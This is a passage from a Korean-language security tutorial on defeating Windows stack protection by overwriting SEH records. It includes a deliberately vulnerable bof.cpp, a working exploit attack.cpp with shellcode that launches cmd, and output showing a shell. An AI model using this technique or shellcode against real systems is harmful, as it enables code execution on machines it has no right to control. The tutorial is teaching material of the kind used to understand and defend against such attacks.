
[그림 55] ntdll.7c93ee23

사용 가능한 적절한 코드만 뽑아내어 보면 아래와 같다.

7C93EE23	mov ebx, dword prt ss:[ebp+c]
7C93EE45	mov esi, dword ptr ds:[ebx+c]
7C93EE48	mov edi, dword ptr ds:[ebx+8]
7C93EE5D	lea ecx, dword ptr ds:[esi+esi*2]
7C93EE60	mov eax, dword ptr ds:[edi+ecx*4+4]
7C93EE77	call eax

위의 표에서 ebp+c 는 소유한 EXCEPTION_REGISTRATION 구조체(현재 스레드에서 발생한 예외를 처리할)를 가리키는 Pointer이다. 이 Pointer 값을 가진 주소를 A라고 하자. 우리는 buf 를 넘어서 Stack 의 끝까지 덮어씌울 수가 있으므로 소유한 EXCEPTION_REGISTRATION 구조체의 뒤쪽에 임의의 값을 넣을 수 있고 위의 표에서 볼 수 있듯이 ebx, esi, edi, ecx 레지스터들에 들어가는 값을 조절할 수 있으며 결과적으로 호출되는 eax 값을 조절할 수 있게 된다. 즉, EXCEPTION_REGISTRATION 의 0x0C 바이트 위의 값과 0x08 바이트 위의 값을 적절하게 조절함으로써 eax 레지스터의 값이 A가 되도록 할 수 있다. Call eax 에 의해 이미 변조된 소유한 EXCEPTION_REGISTRATION 구조체로 프로그램의 흐름이 옮겨지게 되고 우리는 prev Pointer 와 Handler 를 이용해서 shellcode 를 실행할 수 있게 된다. 우리가 필요로 하는 EXCEPTION_REGISTRATION 구조체를 가리키는 포인터(위에서 얘기한 A)는 다른 EXCEPTION_REGISTRATION 구조체를 통해 링크되어 있으므로 Stack 에서 찾을 수 있다.


위 과정을 도식화 하면 아래 그림과 같다.



[그림 56] 1번 시나리오 공격 흐름도

그런데 실제 테스트를 해 본 결과 제대로 동작하지 않는 것을 발견하였다.

먼저 아래의 그림을 보자.



[그림 57] test debugging

그림 57은 동일한 bof.cpp 의 buf 에 Stack 을 넘어설 수 있을 만큼의 데이터를 넣고 EXCEPTION_REGISTRATION 구조체의 prev 포인터와 Handler 포인터 위치에 특정 값이 들어가도록 한 그림이다. 화면 상 그림이 자세히 보이지 않으니 복사한 뒤 그림판에서 확대해서 보자.

그림 57의 제일 왼쪽 창은 현재 실행 중인 코드를 나타내고 있으며 파란 막대기가 위치한 `call ecx` 바로 앞까지 수행된 것을 나타낸다. 즉, `mov ecx, dword ptr ss:[ebp+18]` 까지 실행된 상황이다. 바로 옆 오른쪽 창을 보면 `ecx` 레지스터에 `0x43434343` 값이 들어가 있음을 볼 수 있다.

바로 아래쪽 창, 중간 창들의 오른쪽 창을 보면 `prev` 포인터 앞까지 `0x41('A')` 이 채워져 있고(`buf`부터 덮어쓰워진 문자), `prev` 포인터는 `0x42('B')`, `Handler` 포인터는 `0x43('C')` 으로 그 이후는 `0x44('D')` 문자로 채워져 있음을 알 수 있다. 즉 `mov ecx, dword ptr ss:[ebp+18]` 까지 왔을 때 소유한 `EXCEPTION_REGISTRATION` 구조체의 `Handler` 포인터를 가져오는 것이다. 하지만 이 값(`ECX`)을 `0x7c93ee23` 으로 변경한 후 실행해도 공격이 성공하지 않는다.

그 후 이렇게 저렇게 많은 시도를 해보았지만 프로그램의 흐름 자체가 `0x7c93ee23` 으로 방향이 변하지 않아 공격을 성공시킬 수 없었다.

`EXCEPTION_REGISTRATION` 구조체 값 외에도 다른 값들을 수정해야 하는지, 아니면 `0x7c93ee23` 주소가 등록된 `Handler` 의 주소가 아닌지 알 수가 없다. `VEH` 에서 무슨 처리를 하는 것 같기는 한데 의심만 할 뿐 증명할 수가 없어 정확히 어떻게 되는 것인지 밝혀내지 못하였다.

이 부분에 대해 알려주실 수 있는 분들의 도움을 요청한다.

2번 시나리오

2번 시나리오는 1번 시나리오에서 덮어쓰 Handler 포인터를 로드된 모듈의 범위 밖에 존재하는 임의의 주소를 가리키게 함으로써 프로그램의 실행 흐름을 소유한 `EXCEPTION_REGISTRATION` 구조체로 되돌리는 것이다.

[Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server](#) 문서에서 David Litchfield 는 모듈의 주소 밖에서 소유한 `EXCEPTION_REGISTRATION` 구조체로 돌아올 수 있는 범위를 조사하였는데 그것은 아래와 같다.

ESP	+8	+14	+1C	+2C	+44	+50
EBP	+0C	+24	+30	-04	-0C	-18

위의 표에서 나열된 오프셋 중의 하나가 아래의 `NN` 중의 하나일 때 소유한 `EXCEPTION_REGISTRATION` 구조체로 돌아갈 수 있다.

```
call dword ptr [esp+NN]
call dword ptr [ebp+NN]
call dword ptr [ebp-NN]
jmp dword ptr [esp+NN]
jmp dword ptr [ebp+NN]
jmp dword ptr [ebp-NN]
```


위의 표에 나열된 명령어들을 실행하는 주소를 찾을 수 있으면 프로그램의 실행 흐름이 소유한 `EXCEPTION_REGISTRATION` 구조체로 돌아오게 될 것이고 수정된 `prev` 포인터가 가리키는 `shellcode`가 실행이 되어 공격자가 의도한 대로 공격이 성공할 것이다.

또 다른 방법으로 로드된 모듈의 주소 범위 밖에서 pop, pop, ret 명령어 블록을 가진 주소를 찾는다
면 이 역시 소유한 EXCEPTION_REGISTRATION 구조체로 프로그램의 실행 흐름을 되돌릴 수 있다.

1번 시나리오에서 살펴보았듯이 예외가 발생했을 때 esp + 8 지점에 소유한 EXCEPTION_REGISTRATION
구조를 가리키는 포인터가 저장되어 있으므로 Stack 에서 두 번의 pop 이 실행되면 esp 레지스터에
소유한 EXCEPTION_REGISTRATION 구조를 가리키는 포인터가 남게 된다.

프로그램의 실행 흐름이 소유한 EXCEPTION_REGISTRATION 구조체로 돌아온 이후에는 앞과 마찬가지로
prev 에 의해 shellcode 가 실행될 것이다.

역시 아래 그림을 보면 이해가 쉬울 것이다.



[그림 58] 2번 시나리오 공격 흐름도

David Litchfield 는 Unicode.nls 에서 ebp+30h 가 있는 주소를 발견했다. 011y 에서 16진수 값 FF
55 30(call dword ptr[ebp+30]) 을 검색하면 0x00270b0b 번지가 나온다. handler 값을 이 값으로 수
정하면 shellcode 가 실행되게 된다.(이 값은 시스템의 종류마다 틀리다. 그러므로 remote buffer
overflow 에는 해당 시스템의 종류를 알기 전까지 사용하기 힘들다.)

소스를 보자.

이번 소스 역시 앞서의 예제와 크게 다를 바 없는데 달라진 것은 모든 문자열을 유니코드 처리했다는
것이다. 바로 앞에서 발견한 call dword ptr[ebp+30]의 주소에 null 문자열이 포함되어 있어 ascii로
문자열 복사 시 문제가 생기게 된다.

취약한 소스 bof.cpp 는 아래와 같으며 입력 값을 wchar_t 형으로 받고 있다.

```

// bof.cpp : 콘솔 응용 프로그램에 대한 진입점을 정의합니다.
//
#define _UNICODE
#define UNICODE

#include "stdafx.h"
#include <windows.h>
#include <stdio.h>

void EchoString(wchar_t *);

int wmain(int argc, wchar_t* argv[])
{
    if(argc > 1)
    {
        EchoString(argv[1]);
        return 0;
    }

    return 1;
}

void EchoString(wchar_t *cInput)
{
    wchar_t buf[100];
    wprintf(L"buf Address : [0x%p]#\n", buf);
    wcscpy(buf, cInput);
}

```

[그림 59] bof.cpp

공격 코드 attack.cpp 는 아래와 같다.

```

// attack.cpp : 콘솔 응용 프로그램에 대한 진입점을 정의합니다.
//
#define _UNICODE
#define UNICODE

#include "stdafx.h"
#include <stdio.h>
#include <process.h>
#include <windows.h>

unsigned char shellcode[]=
    "\x68\x63\x6d\x64\x01" // PUSH 01646D63
    "\x80\x44\x24\x03\x1f" // ADD BYTE PTR SS:[ESP+3],1F
    "\x54" // PUSH ESP
    "\x68\xda\xcd\x71\x7c" // PUSH 7C71CDDA
    "\x80\x44\x24\x02\x10" // ADD BYTE PTR SS:[ESP+2],10
    "\x68\x6d\x13\x76\x7c" // PUSH 7C76136D
    "\x80\x44\x24\x02\x10" // ADD BYTE PTR SS:[ESP+2],10
    "\xc3\x90"; // RETN

int _tmain(int argc, _TCHAR* argv[])
{
    wchar_t buffer[500];

    if( argc < 2 )
    {
        printf("Usage: %s number\n",argv[0]);
        exit(1);
    }

    int ebp = atoi(argv[1]);

    memset(buffer, 0, sizeof(buffer));
    memset(buffer, 0x90, sizeof(buffer));
    memcpy(&buffer[180], shellcode, 33);

    *(long *) &buffer[ebp] = 0x41414141; // ebp
    *(long *) &buffer[212] = 0x909080EB; // next
    *(long *) &buffer[214] = 0x00270b0b; // handler


    _wexec(L"bof.exe", L"bof.exe", buffer, 0);

    return 0;
}

```

[그림 60]attack.cpp

공격 실행 결과는 아래와 같다.



```
명령 프롬프트
D:\Wtest\BofExample3\bin>attack.exe 112
D:\Wtest\BofExample3\bin>buf Address : [0x0012FE08]
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
D:\Wtest\BofExample3\bin>
```

[그림 61] 실행 결과

동일한 소스를 Visual Studio 2005 Service Pack1 에서 테스트 해 보았다.

디버깅을 위해 정적 컴파일을 시도하였다.

컴파일 결과 할당되는 Stack의 크기가 훨씬 더 커졌고 Unicode.nls 에서 ebp+30h 가 있는 주소의 위치가 조금 틀린 것 외에는 바뀐 것이 없었다.

Stack의 크기를 맞추어 shellcode 의 위치와 Unicode.nls 에서 ebp+30h 가 있는 주소의 위치를 수정한 후 실행한 결과 공격이 성공하였다.

이로써 Visual Studio .NET 2003 이후에는 Stack Shield 매커니즘의 변화가 없었음을 알 수 있다.

참고자료

Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server, David Litchfield

Advances in Software Based Attacks, Rocky Heckman

Under the Hood, New Vectored Exception Handling in Windows XP, Matt Pietrek

Preventing the Exploitation of SEH Overwrites, skape

Structured Exception handling 의 비밀을 파헤쳐 보자, somma

Win32 Exception handling for assembler programmers, Jeremy Gordon

Microsoft Visual C++ and Win32 structured exception handling